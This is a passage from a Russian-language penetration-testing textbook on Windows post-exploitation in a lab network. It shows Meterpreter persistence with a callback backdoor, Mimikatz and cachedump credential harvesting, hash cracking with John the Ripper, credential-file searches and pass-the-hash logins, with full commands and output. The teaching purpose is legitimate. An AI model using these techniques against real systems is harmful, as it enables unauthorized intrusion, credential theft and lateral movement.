[*] Persistent agent script is 99602 bytes long
[+] Persistent Script written to c:\VyTsDWmg.vbs
[*] Starting connection handler at port 8443
[+] exploit/multi/handler started!
[*] Executing script c:\VyTsDWmg.vbs
```

←  
Чрезвычайно  
важный файл  
очистки.

```
[+] Agent executed with PID 260
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\jDPSuELsEhY
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\jDPSuELsEhY
meterpreter > [*] Meterpreter session 2 opened (10.0.10.160:8443 ->
10.0.10.208:50764) at 2019-11-28 08:31:08 -0600
meterpreter >
```

Новый сеанс Meterpreter,  
который открывается  
автоматически для вас.

Теперь, когда исполняемый файл бэкдора Meterpreter установлен и настроен на автозапуск во время загрузки, ваша атакующая машина будет получать соединение из нового сеанса Meterpreter каждый раз при перезагрузке системы с бэкдором. Я бы никогда не перезагрузил сервер в производственной сети клиента без его явного согласия, но для примера покажу вам, что происходит, когда я вручную перезагружаю этот целевой хост. Как видно из вывода в листинге 8.2, через несколько минут после того, как я ввожу команду `reboot` (перезагрузка), которая приводит к прекращению текущего сеанса Meterpreter, система возвращается в рабочий режим. Теперь у меня есть новый сеанс Meterpreter, который был создан через исполняемый файл бэкдора с автозапуском.

### Листинг 8.2 Автоматическое восстановление доступа к Meterpreter после перезагрузки системы

```
meterpreter > reboot
Rebooting...
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms17_010_psexec) > [*] Meterpreter session 3
opened (10.0.10.160:8443 -> 10.0.10.208) at 2019-11-28 08:39:29-0600

msf5 exploit(windows/smb/ms17_010_psexec) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > dir c:\
Listing: c:\
=====
```

Новый сеанс Meterpreter открывается  
автоматически после перезагрузки системы.

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	4096	dir	2009-07-13 22:18:56 -0500	\$Recycle.Bin
40777/rwxrwxrwx	0	dir	2009-07-14 00:08:56 -0500	Documents and Settings
40777/rwxrwxrwx	0	dir	2019-05-06 13:37:51 -0500	Domain Share
40777/rwxrwxrwx	0	dir	2009-07-13 22:20:08 -0500	PerfLogs
40555/r-xr-xr-x	4096	dir	2009-07-13 22:20:08 -0500	Program Files
40555/r-xr-xr-x	4096	dir	2009-07-13 22:20:08 -0500	Program Files (x86)
40777/rwxrwxrwx	4096	dir	2009-07-13 22:20:08 -0500	ProgramData
40777/rwxrwxrwx	0	dir	2019-05-06 14:26:17 -0500	Recovery
40777/rwxrwxrwx	12288	dir	2019-05-06 15:05:31 -0500	System Volume Information
40555/r-xr-xr-x	4096	dir	2009-07-13 22:20:08 -0500	Users
40777/rwxrwxrwx	16384	dir	2009-07-13 22:20:08 -0500	Windows
100666/rw-rw-rw-	99709	fil	2019-11-28 08:35:31 -0600	VyTsDWgmg.vbs

Файл VBScript, содержащий бэкдор Meterpreter.

### Очистка с помощью файлов .rc Metasploit

Каждый раз, когда вы записываете файл в систему в сети вашего клиента, вам нужно делать подробные записи, чтобы вы могли убрать за собой все следы проникновения. Вы ведь не хотите, чтобы компьютеры ваших клиентов произвольно вызывали случайные IP-адреса после того, как ваш пентест закончился и вы ушли. Невозможно переоценить важность ведения подробных записей обо всех использованных файлах.

Файл очистки, созданный для вас ранее автоматически, содержит все необходимые команды для восстановления скомпрометированной цели в исходное состояние. Файл TIEN\_20191128.3107.rc – это то, что Metasploit называет файлом ресурсов, и его можно запустить с помощью команды `resource file.rc`.

Прежде чем запускать файл вслепую, давайте посмотрим, что он делает. Сначала перейдем в каталог `./msf4/logs/persistence/TIEN_20191128/`, а затем изучим содержимое файла. Он содержит только две команды: первая удаляет исполняемый файл VBScript, а вторая удаляет раздел реестра, созданный для автозапуска сценария. Обязательно сделайте это до завершения теста:

```
rm c://VyTsDWgmg.vbs
reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run'
➔ -v jDPSuELsEHY
```

## 8.3 Получение учетных данных с Mimikatz

Если вы еще не заметили, хакеры и пентестеры любят атаковать системы Microsoft Windows. Ничего личного; судя по всему, в среде этой ОС чаще встречаются проблемы с безопасностью. Если системные администраторы Windows вашего клиента не приняли надлежащих мер предосторожности, вы, вероятно, сможете получить пароли в открытом виде прямо из пространства виртуальной памяти скомпрометированной машины Windows.

Это возможно из-за еще одного недостатка в конструкции ОС Windows, но объяснение выглядит немного сложнее. Если коротко, дело в том, что в системах Windows выполняется процесс, называемый *службой подсистемы локального администратора безопасности* (local security authority subsystem service, LSASS), который требует возможности получить открытый пароль активного пользователя. Когда пользователь входит в систему Windows, функция в процессе `lsass.exe` сохраняет его пароль в открытом виде в памяти.

Один мудрый человек по имени Бенджамин Делпи тщательно исследовал этот конструктивный недостаток и создал мощный фреймворк под названием Mimikatz, который можно использовать для извлечения паролей в открытом виде непосредственно из пространства виртуальной памяти скомпрометированной цели Windows. Mimikatz изначально был автономным бинарным приложением; но, как вы понимаете, из-за



своей невероятной полезности он был включен в десятки инструментов для тестирования на проникновение. Metasploit и SME – не исключение.

**ПРИМЕЧАНИЕ** Если вы хотите узнать подробности о внутреннем устройстве Mimikatz, о том, как он работает и что он делает, я предлагаю вам начать с блога Бенджамина <http://blog.gentilkiwi.com/mimikatz> (который, к слову, написан на французском языке).

### 8.3.1 Использование расширения Meterpreter

Расширение Mimikatz можно загрузить в любой активный сеанс Meterpreter, набрав команду `load mimikatz` в командной строке Meterpreter. После загрузки расширения вы можете ввести `help mimikatz`, чтобы узнать, какие команды доступны.

#### Листинг 8.3 Загрузка расширения Mimikatz

```
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 7 (6.1 Build 7601, Service Pack 1).). Did you mean to 'load kiwi' instead? Success.
```

```
meterpreter > help mimikatz
```

```
Mimikatz Commands
```

```
=====
```

Command	Description
-----	-----
kerberos	Attempt to retrieve kerberos creds.
livessp	Attempt to retrieve livessp creds.
mimikatz_command	Run a custom command.
msv	Attempt to retrieve msv creds (hashes).
ssp	Attempt to retrieve ssp creds.
tspkg	Attempt to retrieve tspkg creds.
wdigest	Attempt to retrieve wdigest creds.

Опции, которые я использую чаще всего.

```
meterpreter >
```

Большинство этих команд пытаются получить учетные данные в открытом виде из памяти с помощью различных методов. Параметр `mimikatz_command` может использоваться для непосредственного взаимодействия с двоичным файлом Mimikatz. Я считаю, что команды `tspkg` и `wdigest` – это все, что мне нужно большую часть времени. Конечно, это как раз то, что мне подходит; не помешает попробовать другие варианты. Выполните следующую команду (листинг 8.4):

```
meterpreter> tspkg
```

#### Листинг 8.4 Получение учетных данных tspkg с помощью Mimikatz

```
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
```

```

=====
AuthID      Package   Domain    User       Password
-----
0;997       Negotiate NT AUTHORITY LOCAL SERVICE  Учетные данные в открытом виде
0;44757     NTLM                                           извлечены для пользователя домена
0;999       Negotiate CAPSULECORP TIEN$          CAPSULECORP\tien.
0;17377014 Kerberos  CAPSULECORP tien         Password82$ ←
0;17376988 Kerberos  CAPSULECORP tien         Password82$
0;996       Negotiate CAPSULECORP TIEN$          n.s. (SuppCred K0) /

meterpreter >

```

Этот метод требует, чтобы активный пользователь недавно вошел во взломанную систему и его учетные данные хранились в памяти. Он не принесет вам никакой пользы, если вы работаете в системе, в которой нет активных или недавних пользовательских сеансов. Если запуск расширения Mimikatz не принесет никаких результатов, еще не все потеряно. Возможно, удастся получить кешированные учетные данные пользователей, которые ранее входили в систему.

## 8.4 Извлечение кешированных учетных данных домена

Еще одна полезная функция Windows, которая часто используется злоумышленниками, – это способность Windows локально хранить кешированные учетные данные для учетных записей домена. Эти кешированные учетные данные хешируются с использованием отдельной от NTLM функции хеширования: `mscache` или `mscache2` для более старых и новых версий Windows соответственно. Идея кеширования учетных данных имеет смысл с точки зрения удобства использования.

Предположим, вы ИТ-администратор, и вам нужно поддерживать пользователей, которые забирают свои ноутбуки домой после работы. Когда ваши пользователи открывают свои ноутбуки дома, они не подключены к корпоративному контроллеру домена и не могут пройти аутентификацию с использованием учетных данных домена. Конечно, подходящим способом решения этой проблемы было бы создание виртуальной частной сети (VPN), но это тема для другого разговора. Альтернативное решение – реализовать кешированные учетные данные домена.

Разработчики Microsoft разрешили системам Windows хранить хешированные версии паролей пользователей домена `mscache` или `mscache2` локально. Таким образом, сотрудник, работающий удаленно, может войти на свою рабочую станцию, даже если она не подключена к корпоративной сети с использованием учетных данных Active Directory.

Эти кешированные хеши паролей учетных записей домена хранятся аналогично хешам паролей локальных учетных записей в кусте реестра

Windows. Куст SECURITY отслеживает фиксированное количество кешированных учетных записей пользователей, как указано в разделе реестра CachedLogonsCount, расположенном в разделе HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon. Дополнительную информацию о кустах реестра можно найти на этой странице документации Windows <http://mng.bz/EEao>.

### 8.4.1 Использование постмодуля Meterpreter

Как и в случае с хешами паролей локальных учетных записей, Metasploit имеет постмодуль под названием `post/windows/gather/cachedump`, который можно использовать в активном сеансе Meterpreter. Введите команду `run post/windows/gather/cachedump`, чтобы использовать постмодуль для извлечения кешированных учетных данных домена со скомпрометированного хоста (листинг 8.5).

#### Листинг 8.5 Получение кешированных данных учетной записи домена

```
meterpreter > run post/windows/gather/cachedump

[*] Executing module against TIEN
[*] Cached Credentials Setting: - (Max is 50 and 0 default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining NL$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
Listing 8.5 Harvesting domain cached credentials
144 CHAPTER 8 Windows post-exploitation
[+] MSCACHE v2 saved in:
    /home/royce/.msf4/loot/20191120122849_default_mscache2.creds_608511.txt
[*] John the Ripper format:
# mscash2
tien:$DCC2$10240#tien#6aaafd3e0fd1c87bfdc734158e70386c:: ←
meterpreter >                               Единый кешированный хеш пароля учетной записи домена.
```

В табл. 8.2 представлена вся важная информация, отображаемая модулем `cachedump`.

Таблица 8.2 Компоненты кешированных учетных данных домена

Компонент	Пример значения из листинга 8.5
Имя пользователя	tien
Тип хеша (DCC или DCC2)	DCC2
Имя пользователя	tien
Active Directory UID	10240
Хешированный пароль	6aaafd3e0fd1c87bfdc734158e70386c

## 8.4.2 Взлом кешированных учетных данных с помощью John the Ripper

К сожалению, мы не можем использовать метод Pass-the-Hash с кешированными хешами доменов из-за принципа работы удаленной аутентификации в Windows. Но эти хеши все равно полезны, потому что мы можем взломать их с помощью инструмента для взлома паролей. В этом разделе мы воспользуемся простым инструментом для взлома паролей под названием John the Ripper.

Хотя «взлом паролей» звучит внушительно, на самом деле это простой процесс. Вы берете зашифрованный или хешированный пароль, который хотите взломать. Затем вы берете список слов, называемый словарем, и указываете программе для взлома паролей хешировать каждое слово и сравнивать его со значением, которое вы пытаетесь взломать. Когда два значения совпадают, это означает, что вы успешно взломали пароль. Чтобы установить John the Ripper, возьмите свежий исходный код с GitHub с помощью `git clone https://github.com/magnumripper/JohnTheRipper.git`. Перейдите в каталог `src` и запустите `./configure`, чтобы подготовить исходный код. После этого выполните `make -s clean && make -sj4` для компиляции и получения двоичных файлов (листинг 8.6).

### Листинг 8.6 Установка John the Ripper из исходников

```
git clone https://github.com/magnumripper/JohnTheRipper.git
Cloning into 'JohnTheRipper'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 91168 (delta 2), reused 4 (delta 1), pack-reused 91150
Receiving objects: 100% (91168/91168), 113.92 MiB | 25.94 MiB/s, done.
Resolving deltas: 100% (71539/71539), done.

cd JohnTheRipper/src
./configure ← Настройка исходных пакетов.
make -s clean && make -sj4 ← Компиляция и установка John the Ripper.
```

Чтобы использовать John the Ripper для попытки взлома кешированных учетных данных домена, вам сначала необходимо поместить их в файл. Создайте файл с именем `cached.txt` и вставьте в него содержимое кешированных хешей домена, полученных из постмодуля Metasploit. Для примера из листинга 8.5 содержимое файла будет следующим:

```
tien:$DCC2$10240#tien#6aaafd3e0fd1c87bfdc734158e70386c::
```

Теперь вы можете начать *брутфорс* (brute-force – дословно «грубая сила», взлом перебором) случайно сгенерированных паролей для этого файла, перейдя в каталог `JohnTheRipper` и введя команду `./run/john-format=mscash2 cached.txt`. Брутфорс начинает работать с набора символов. Полный набор символов для стандартной клавиатуры в раскладке

США включает буквы a–z, A–Z, цифры 0–9 и все специальные символы. Используя указанный вами набор символов, John the Ripper программно перебирает все возможные комбинации символов, которые могут быть созданы для заданной длины пароля. Например, при подборе трехзначного пароля с использованием только строчных букв алфавита методом перебора можно попробовать aaa, aab, aac, aad... и так далее до zzz. Формула для определения количества возможных вариантов – это количество уникальных символов в наборе символов, возведенное в степень, равную длине пароля, который вы пытаетесь угадать (листинг 8.7).

Итак, если вы хотите перебрать все возможные 8-символьные пароли с использованием прописных и строчных букв и цифр ( $26 + 26 + 10 = 62$ ), вам нужно будет угадать  $62 \times 62 \times 62 \times 62 \times 62 \times 62 \times 62 \times 62 = 218$  триллионов возможных паролей. Увеличьте длину пароля с 8 до 10 символов, и число вариантов увеличится до 839 квадриллионов.

### Листинг 8.7 Запуск John the Ripper без файла словаря

```
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1
256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 16 needed
for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./run/password.lst
0g 0:00:00:11 27.93% 2/3 (ETA: 12:40:26) 0g/s 4227p/s 4227c/s 4227C/s
rita5..transfer5yes
Proceeding with incremental:ASCII
```

← Выполнение инкрементального угадывания методом перебора на основе ASCII.

Метод прямого перебора работает очень медленно, когда используются надежные пароли, потому что он буквально должен перебирать все возможные комбинации букв, цифр и специальных символов. Теоретически, если дать этому методу достаточно времени, в конечном итоге гарантированно будет создан правильный пароль; однако в зависимости от размера и сложности пароля, который вы пытаетесь взломать, могут потребоваться тысячелетия, чтобы угадать правильную комбинацию. Но не следует полностью сбрасывать со счетов прямой перебор, потому что люди придумывают на удивление слабые пароли, которые можно легко подобрать. Тем не менее в большинстве случаев метод работает слишком медленно без использования специальной установки для взлома паролей с несколькими графическими процессорами, что выходит за рамки данной главы.

Более практичный подход – использовать файл словаря, содержащий распространенные слова, и угадывать только слова из списка. Поскольку пароль, который вы пытаетесь взломать, был придуман человеком (предположительно), вероятность того, что он содержит читаемый чело-

веком текст, а не случайно сгенерированные цифры, буквы и символы, выше среднего.

### 8.4.3 Использование файла словаря в John the Ripper

Интернет полон полезных файлов словарей; некоторые из них имеют размер в десятки гигабайт и содержат триллионы записей. Как и следовало ожидать, чем больше файл словаря, тем больше времени требуется на просмотр списка. У вас мог бы быть файл словаря, который был бы настолько большим, что доходил бы до точки убывающей отдачи, и в этом случае вы могли бы с таким же успехом перебрать весь набор символов.

Есть довольно известный файл словаря под названием *Rockyou dictionary*, любимый хакерами и пентестерами. Это легкий файл, содержащий чуть более 14 миллионов паролей, которые были собраны в ходе различных публично раскрытых случаев взлома паролей от реальных компаний. Если вы пытаетесь взломать много хешей паролей, есть большая вероятность, что хотя бы один из них существует в словаре Rockyou. Скачайте файл `.txt` на свою атакующую машину по адресу <http://mng.bz/DzMn>. Используйте `wget` для загрузки файла из окна терминала; обратите внимание на размер файла после его загрузки.

#### Листинг 8.8 Загрузка файла словаря `rockyou.txt`

```
--2019-11-20 12:58:12-- https://github.com/brannondorsey/naive
hashcat/releases/download/data/rockyou.txt
Resolving github.com (github.com)... 192.30.253.113
Connecting to github.com (github.com)|192.30.253.113|:443... connected.
HTTP request sent, awaiting response... 302 Found
Connecting to github-production-release-asset-2e65be.s3.amazonaws.com
(github-production-release-asset
2e65be.s3.amazonaws.com)|52.216.104.251|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921497 (133M) [application/octet-stream]
Saving to: 'rockyou.txt'
2019-11-20 12:58:18 (26.8 MB/s) - 'rockyou.txt' saved [139921497/139921497]
```

Текстовый файл `rockyou.txt` занимает 133 МБ.

Скачав словарь Rockyou, вы можете повторно запустить команду John the Ripper. Но на этот раз добавьте к команде параметр `--wordlist=rockyou.txt` во время выполнения, чтобы указать программе не использовать случайные символы методом перебора, а вместо этого угадывать пароли из предоставленного вами словаря:

```
~$ ./run/john --format=mscash2 cached.txt --wordlist=rockyou.txt
```

Задает параметр `--wordlist`, чтобы сообщить программе, где находится словарь.

В случае пентеста Capsulecorp нам повезло: пароль нашелся в файле, как показано в следующих выходных данных. Всего за восемь минут John the Ripper обнаружил, что пароль для учетной записи домена `tien` – `Password82$`:

```

Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1
256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password82$ (tien) ←
1g 0:00:08:30 DONE (2019-11-21 11:27) 0.001959g/s 4122p/s 4122c/s 4122C/s
Patch30..Passion7
Use the "--show --format=mscash2" options to display all of the cracked
passwords reliably
Session completed

```

Пароль был взломан,  
потому что он был  
в файле словаря.

Конечно, вам не всегда будет так везти, и не всегда удастся взломать хеш за восемь минут или вообще сделать это. Взлом пароля – это игра с числами; чем больше хешей пользователей вы раздобудете, тем больше у вас шансов, что у одного из пользователей слабый пароль. В большинстве случаев пользователи делают минимум, когда дело доходит до сложности пароля, потому что людей обычно раздражает необходимость придумывать сложные пароли. Если в организации, на которую вы нацелились, действует ненадежная политика в отношении паролей, вы, вероятно, добьетесь успеха во взломе паролей.

Взлом пароля – полезный навык для пентестеров. Тем не менее это не единственный способ получить учетные данные, которые можно использовать для доступа к узлам второго уровня. На удивление часто удается находить учетные данные, записанные в виде открытого текста, хранящиеся где-то в файловой системе; просто нужно знать, где и как их искать.

## 8.5 Извлечение учетных данных из файловой системы

Один из самых недооцененных подходов (и, возможно, самый утомительный) – это копание в файловой системе скомпрометированной цели в поисках пикантной информации, такой как имена пользователей и пароли. Это похоже на то, как кто-то проникает в ваш дом и роется в бумагах на вашем столе в поисках любой полезной информации, например стикера с паролем вашего компьютера или выписки из банка с инструкциями по отправке перевода.

Злоумышленники в первую очередь обыскивают места, где люди чаще всего прячут вещи. Компьютерные системы Windows содержат файлы и папки, которые обычно используются для хранения учетных данных. Нет гарантии, что вы найдете что-то в каждой проверяемой системе, но вы будете находить что-то полезное достаточно часто, и вам всегда следует искать, особенно если поиски в другом месте не увенчались успехом.

Во-первых, подумайте, для чего используется система, которую вы пытаетесь взломать. Например, есть ли у нее веб-сервер? Если да, мо-



жете ли вы по заголовкам HTTP определить, какой это тип веб-сервера? Веб-серверы почти всегда используются вместе с серверной базой данных. Поскольку веб-сервер должен иметь возможность аутентифицироваться в серверной базе данных, нередко можно найти файлы конфигурации, содержащие учетные данные базы данных в открытом виде. Как вы узнали в главе 6, наличие действительных учетных данных базы данных может быть отличным способом удаленной компрометации целевой системы.

Вместо того чтобы пытаться запомнить все различные пути к файлам, где вы можете найти экземпляр IIS, Apache или другого установленного веб-сервера, проще запомнить имена полезных файлов, которые часто содержат учетные данные базы данных, а затем использовать команду `find Windows` для поиска этих файлов в файловой системе (см. табл. 8.3).

**Таблица 8.3** Файлы конфигурации, содержащие учетные данные

Имя файла	Служба
web.config	Microsoft IIS
tomcat-users.xml	Apache Tomcat
config.inc.php	PHPMyAdmin
sysprep.ini	Microsoft Windows
config.xml	Jenkins
Credentials.xml	Jenkins

Кроме того, вы можете найти произвольные файлы в домашних каталогах пользователей. Пользователи часто хранят пароли в текстовых документах Word и текстовых файлах. Вы не будете знать имя файла заранее, и иногда нет никакой замены ручному исследованию содержимого каждого файла в домашнем каталоге пользователя. Тем не менее, когда вы точно знаете, что ищете, вам может помочь пара полезных команд Windows: `findstr` и `where`.

### 8.5.1 Поиск файлов с помощью `findstr` и `where`

Теперь, когда вы знаете, какие файлы искать, следующий вопрос, с которым нужно разобраться, – как их найти. Скорее всего, у вас не будет доступа к скомпрометированным целям с помощью графического пользовательского интерфейса (GUI), поэтому открыть проводник Windows и воспользоваться панелью поиска – вероятно, не вариант. Но в Windows есть инструмент командной строки, который работает точно так же: команда `findstr`.

У команды `findstr` есть два варианта использования в пентесте. Первый – если вы хотите найти все файлы в файловой системе, содержащие заданную строку, например «password=». Второй – найти определенный файл, например `tomcat-users.xml`. Следующая команда ищет во всей файловой системе все файлы, содержащие строку «password=»:

```
findstr /s /c:"password="
```



Флаг `/s` указывает `findstr` включать подкаталоги, `/c`: указывает начать поиск в корне диска `C:`, а `"password="` – это текстовая строка, которую будет искать `findstr`. Будьте готовы к тому, что выполнение команды займет много времени, потому что она буквально ищет вашу строку в содержимом каждого файла в системе. Очевидно, что это очень тщательный поиск, но за него приходится платить скоростью. В зависимости от вашей ситуации может быть более выгодным сначала найти определенные файлы, а затем использовать `findstr` для поиска в их содержимом. Вот здесь и пригодится команда `where`. Используйте табл. 8.3 в качестве ориентира. Например, если вы хотите найти файл `tomcat-users.xml`, который может содержать учетные данные в виде открытого текста, воспользуйтесь командой `where` следующим образом:

```
where /r c:\ tomcat-users.xml
```

Команда `where` выполняется намного быстрее, потому что ей не приходится копать слишком глубоко. Параметр `/r` указывает, что нужен рекурсивный поиск, `c:\` указывает начать поиск в корне диска `C:`, а `tomcat-users.xml` – это имя файла, который нужно найти. Любой метод – `findstr` или `where` – будет работать по-своему хорошо, в зависимости от того, ищите ли вы файл с конкретным именем или файл, содержащий определенную строку.

## 8.6 Движение вбок с *Pass-the-Hash*

Как упоминалось в предыдущих разделах, механизмы аутентификации Windows позволяют пользователям аутентифицироваться без предоставления пароля в открытом виде. Вместо этого, если у пользователя есть 32-символьный хеш-эквивалент пароля, этому пользователю разрешается доступ к системе Windows. Эта конструктивная особенность в сочетании с тем фактом, что ИТ-администраторы и системные администраторы часто повторно используют пароли, представляет собой удобный вектор атаки как для хакеров, так и для пентестеров. Данный метод получил название «Pass-the-Hash», или «перенос хеша».

Концепция этого вектора атаки заключается в следующем.

- 1 Вам успешно удалось взломать одну или несколько систем Windows (ваши цели первого уровня) из-за уязвимости, обнаруженной вами во время сбора информации.
- 2 Вы извлекли хеши паролей локальных учетных записей пользователей в системе Windows.
- 3 Вы хотите проверить, можете ли использовать пароли для входа на соседние сетевые узлы (цели второго уровня).

Напомню, что вы можете использовать оболочку Meterpreter, полученную в предыдущей главе, для сбора хешей паролей локальных учетных записей, введя команду `hashdump` из командной строки Meterpreter, как показано ниже:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c
66576737:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:6769dd01f1f8b61924785
de2d467a41:::
tien:1001:aad3b435b51404eeaad3b435b51404ee:5266f28043fab71a085eba2e392d388
:::
meterpreter >
```

Лучше всего повторить процесс, показанный ниже в разделе 8.6.1, для всех хешей паролей локальных учетных записей, которые вы смогли получить. Но для иллюстрации я буду использовать только учетную запись локального администратора. Вы всегда можете найти эту учетную запись в системах Windows, поскольку для UID установлено значение 500. По умолчанию имя учетной записи – *Administrator*. Иногда системные администраторы переименовывают учетную запись, пытаясь ее скрыть. К сожалению, Windows не позволяет изменять UID, поэтому спрятать эту учетную запись не получится.

### Что делать, если локальный администратор отключен?

Действительно, вы можете отключить учетную запись локального администратора, что многие считают хорошей практикой. В конце концов, это не позволяет злоумышленникам использовать хеши локальных паролей для распространения по сети.

Тем не менее почти в каждом случае, когда я видел отключенную учетную запись с UID 500, администраторы ИТ-системы создавали отдельную учетную запись с правами администратора, что полностью сводит на нет смысл отключения учетной записи локального администратора по умолчанию.

Теперь, когда вы получили хеши паролей локальных учетных записей, следующим логическим шагом будет их использование для попытки аутентификации в других системах в сети. Этот процесс получения хеша из одной системы и попытки войти с ним в другие системы снова называется *переносом хеша*.

## 8.6.1 Использование модуля Metasploit smb\_login

Благодаря популярности атаки Pass-the-Hash доступно несколько инструментов для выполнения этой работы. Сохраняя верность главной рабочей лошадке этого пентеста, давайте продолжим использовать Metasploit. Для проверки общих учетных данных в системах Windows можно использовать модуль `smb_login`. Он принимает пароли в виде открытого текста, которые, как вы помните, мы использовали в главе 4. Кроме того, он принимает хеши паролей. Дальше я расскажу, как использовать модуль `smb_login` с хешем пароля.

Если у вас уже запущена оболочка `msfconsole` и вы находитесь в приглашении Meterpreter из недавнего эксплойта, введите команду `background`, чтобы выйти из приглашения Meterpreter и вернуться к главной командной строке `msfconsole`.

В `msfconsole` введите в командной строке `use auxiliary/scanner/smb/smb_login`, чтобы загрузить модуль `smb_login`. Затем укажите имя учетной записи пользователя, которую вы хотите протестировать, с помощью команды `set user administrator`. Укажите хеш для учетной записи локального администратора с помощью команды `set smbpass [HASH]`. Параметр `smbdomain` можно использовать для указания домена Active Directory.

**ПРЕДУПРЕЖДЕНИЕ** Крайне важно быть осторожным с настройкой `smbdomain`, потому что попытка подбора паролей учетных записей Active Directory, скорее всего, приведет к блокировке соответствующих учетных записей пользователей. Это явно не обрадует вашего клиента. Несмотря на то что поведение по умолчанию в Metasploit не предусматривает этого, я рекомендую явно установить значение «.». В Windows это означает локальную рабочую группу. Это заставит Metasploit попытаться пройти аутентификацию как локальная учетная запись пользователя, а не как учетная запись пользователя домена.

Наконец, настройте соответствующие параметры `ghosts` и `thread` и запустите модуль. В листинге 8.9 показан вывод модуля `smb_login`, когда он успешно прошел аутентификацию на удаленном хосте с использованием предоставленного имени пользователя и хеша пароля.

### Листинг 8.9 Передача хеша с помощью Metasploit

```
msf5 exploit(windows/smb/ms17_010_psexec) > use
auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set smbuser administrator
smbuser => administrator
msf5 auxiliary(scanner/smb/smb_login) > set smbpass
aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737
smbpass => aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737
msf5 auxiliary(scanner/smb/smb_login) > set smbdomain .
smbdomain => .
msf5 auxiliary(scanner/smb/smb_login) > set rhosts
file:/home/royce/capsulecorp/discovery/hosts/windows.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/windows.txt
msf5 auxiliary(scanner/smb/smb_login) > set threads 10
threads => 10
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.0.10.200:445 - 10.0.10.200:445 - Starting SMB login bruteforce
[*] 10.0.10.201:445 - 10.0.10.201:445 - Starting SMB login bruteforce
[*] 10.0.10.208:445 - 10.0.10.208:445 - Starting SMB login bruteforce
[*] 10.0.10.207:445 - 10.0.10.207:445 - Starting SMB login bruteforce
[*] 10.0.10.205:445 - 10.0.10.205:445 - Starting SMB login bruteforce
[*] 10.0.10.206:445 - 10.0.10.206:445 - Starting SMB login bruteforce
```

```
[*] 10.0.10.202:445 - 10.0.10.202:445 - Starting SMB login bruteforce
[*] 10.0.10.203:445 - 10.0.10.203:445 - Starting SMB login bruteforce
[-] 10.0.10.201:445 - 10.0.10.201:445 - Failed:
'.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c3
6576737',
[+] 10.0.10.208:445 - 10.0.10.208:445 - Success
'.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c3
6576737' Administrator ←————— Как и ожидалось, успешный вход на хост,
[+] 10.0.10.207:445 - 10.0.10.207:445 - Success с которого вы извлекли хеши.
'.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c3
6576737' Administrator ←—————
[-] 10.0.10.200:445 - 10.0.10.200:445 - Failed:
'.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c3
6576737',
[*] Scanned 1 of 8 hosts (12% complete)
[*] Scanned 2 of 8 hosts (25% complete)
[-] 10.0.10.203:445 - 10.0.10.203:445 - Failed:
'.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1
c366576737',
[-] 10.0.10.202:445 - 10.0.10.202:445 - Failed:
'.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1
c366576737',
[*] Scanned 6 of 8 hosts (75% complete)
[-] 10.0.10.206:445 - 10.0.10.206:445 - Could not connect
[-] 10.0.10.205:445 - 10.0.10.205:445 - Could not connect
[*] Scanned 7 of 8 hosts (87% complete)
[*] Scanned 8 of 8 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

Новый доступный хост второго уровня с тем же паролем локального администратора.

## 8.6.2 Передача хеша с помощью CrackMapExec

В предыдущей главе мы использовали CrackMapExec (CME) для подбора паролей к хостам Windows. Также для аутентификации с помощью CME вместо паролей можно использовать их хеши. Вместо того чтобы указывать параметр -p для пароля, укажите параметр -H для вашего хеша. CME достаточно интуитивно понятен, поэтому вы можете игнорировать LM-часть хеша и предоставлять только последние 32 символа, т. е. NTLM-часть. В табл. 8.4 показан хеш пароля локальной учетной записи, извлеченный из раздела 8.6, с разбивкой на две его версии: LM и NTLM.

Таблица 8.4 Структура хеша локальной учетной записи Windows

LAN Manager (LM)	New Technology LAN Manager (NTLM)
Первые 32 символа aad3b435b51404eeaad3b435b51404ee	Следующие 32 символа c1ea09ab1bab83a9c9c1f1c366576737

